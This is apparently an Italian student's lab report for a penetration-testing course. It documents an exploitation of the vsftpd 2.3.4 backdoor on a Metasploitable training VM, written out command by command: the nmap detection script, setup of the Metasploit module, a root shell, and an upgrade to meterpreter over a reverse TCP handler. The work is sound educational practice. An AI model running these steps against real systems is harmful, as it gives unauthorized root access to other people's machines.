

# Task 16/12/24: Hacking con Metasploit

## Traccia

---

### Argomento:

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

### Obiettivo dell'Esercizio:

Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.

Configurate l'indirizzo come segue: **192.168.1.149/24**

### Istruzioni:

- Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata **test\_metasploit** utilizzando il comando **mkdir**. **mkdir /test\_metasploit**

# Task 16/12/24: Hacking con Metasploit

## Report

### Argomento:

Questo report documenta l'attacco di penetration testing effettuato sulla macchina virtuale **Metasploitable** utilizzando **Metasploit**. L'obiettivo era sfruttare la vulnerabilità del servizio **vsftpd 2.3.4**, ottenere l'accesso al sistema e creare una cartella come prova finale.


La macchina target ha l'indirizzo IP: **192.168.1.149**.

### Cambio IP Metasploitable:

Come richiesto, ho impostato l'IP della macchina su **192.168.1.149**, testando poi il funzionamento con un **ping**.

**Comandi utilizzati:** `ping 192.168.1.149`

**Risultato:** La macchina ha risposto al ping.



```
(kali@kali)~$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=2.96 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=2.39 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=2.91 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=3.04 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=63 time=2.50 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=63 time=2.60 ms
^X64 bytes from 192.168.1.149: icmp_seq=7 ttl=63 time=1.61 ms
64 bytes from 192.168.1.149: icmp_seq=8 ttl=63 time=3.05 ms
64 bytes from 192.168.1.149: icmp_seq=9 ttl=63 time=2.81 ms
64 bytes from 192.168.1.149: icmp_seq=10 ttl=63 time=3.08 ms
64 bytes from 192.168.1.149: icmp_seq=11 ttl=63 time=2.54 ms
^C
--- 192.168.1.149 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10015ms
rtt min/avg/max/mdev = 1.605/2.679/3.077/0.412 ms

(kali@kali)~$
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a5:a5:b4
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd1a:f277:57cf:9896:a00:27ff:fea5:a5b4/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8974 (8.7 KB)  TX bytes:14597 (14.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41361 (40.3 KB)  TX bytes:41361 (40.3 KB)

msfadmin@metasploitable:~$
```

### Avvio di Metasploit e scansione della rete:

Per verificare punti d'accesso della macchina e dei servizi disponibili, ho avviato **Metasploit** e poi eseguito una scansione con **nmap**.

**Comandi utilizzati:** `msfconsole` e `nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.1.149`

**Risultato:** Il servizio **FTP (porta 21)** è risultato vulnerabile alla backdoor **vsftpd 2.3.4**.

```
(kali㉿kali)-[~]  
$ msfconsole
```

Metasploit tip: View missing module options with `show missing`

MM				
MMMMMMMMMMMMMMMMMM				MMMMMMMMMMMMMMM
MMMN\$				vMMMM
MMMNl	MMMMM		MMMMM	JMMMM
MMMNl	MMMMMMMMN		NMMMMMMMM	JMMMM
MMMNl	MMMMMMMMMMMMNmnm		NNMMMMMMMMM	JMMMM
MMMNi	MM			jMMMM
MMMNi	MM			jMMMM
MMMNi	MMMMM	MMMMMMMMM	MMMMM	jMMMM
MMMNi	MMMMM	MMMMMMMMM	MMMMM	jMMMM
MMMNi	MMNM	MMMMMMMMM	MMMMM	jMMMM
MMMNi	WMMMM	MMMMMMMMM	MMMM#	JMMMM
MMMR	?MMNM		MMMMM	.dMMMM
MMMMNm	`?MMM		MMMM`	dMMMM
MMMMMMN	?MM		MM?	NMMMMMN
MMMMMMMMMe				JMMMMNMNM
MMMMMMMMMMMMNm,				eMMMMMMNMNMNM
MMMMNNNMNMNMNMNMNx				MMMMMMNMNMNMNMNM
MMMMMMMMNMNMNMNMNMm+ .. +MMNMNMNMNMNMNMNMNMNM				

<https://metasploit.com>

```

+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post
+ -- --=[ 1478 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.1.149
[*] exec: nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.1.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 11:23 EST
Nmap scan report for 192.168.1.149
Host is up (0.0026s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: CVE:CVE-2011-2523 BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb
|_

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

## Ricerca e setup del modulo di exploit:

Dopo aver confermato la vulnerabilità, ho selezionato e configurato il modulo relativo a **vsftpd 2.3.4**.

**Comandi utilizzati:** `search vsftpd` , `use 1` , `options` e `set RHOSTS 192.168.1.149`

**Risultato:** Il modulo è stato scelto e configurato correttamente con l'IP della macchina target.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      Home            no        The local client address
CPORT      21              no        The local client port
Proxies    Home            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21              yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      Home            no        The local client address
CPORT      21              no        The local client port
Proxies    Home            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21              yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
```

## Esecuzione dell'exploit:

L'exploit è stato eseguito con successo, ottenendo una shell remota sulla macchina target.

Comandi utilizzati: [exploit](#)

Risultato: È stata ottenuta una shell con privilegi **root** sulla macchina Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:38797 → 192.168.1.149:6200) at 2024-12-16 11:42:46 -0500

^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > sessions

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1           shell cmd/unix           192.168.50.100:38797 → 192.168.1.149:6200 (192.168.1.149)

msf6 > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 > sessions

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1           shell cmd/unix           192.168.50.100:38797 → 192.168.1.149:6200 (192.168.1.149)

msf6 > sessions 1
[*] Starting interaction with 1...

[*] Stopping exploit/multi/handler
```

## Creazione della cartella:

Dalla shell ottenuta, è stata creata una cartella come prova dell'accesso al sistema.

Comandi utilizzati: [cd /](#) , [mkdir /test\\_metasploit](#) e [ls -la](#)

Risultato: La cartella **test\_metasploit** è stata creata con successo nella directory root.

```
[*] Stopping exploit/multi/handler
cd /
mkdir /test_metasploit
ls -la
total 113
drwxr-xr-x 22 root root 4096 Dec 16 11:44 .
drwxr-xr-x 22 root root 4096 Dec 16 11:44 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Dec 16 11:41 dev
drwxr-xr-x 94 root root 4096 Dec 16 11:41 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 25288 Dec 16 11:42 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 109 root root 0 Dec 16 11:41 proc
drwxr-xr-x 13 root root 4096 Dec 16 11:42 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Dec 16 11:41 sys
drwx----- 2 root root 4096 Dec 16 11:44 test_metasploit
drwxrwxrwt 4 root root 4096 Dec 16 11:43 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```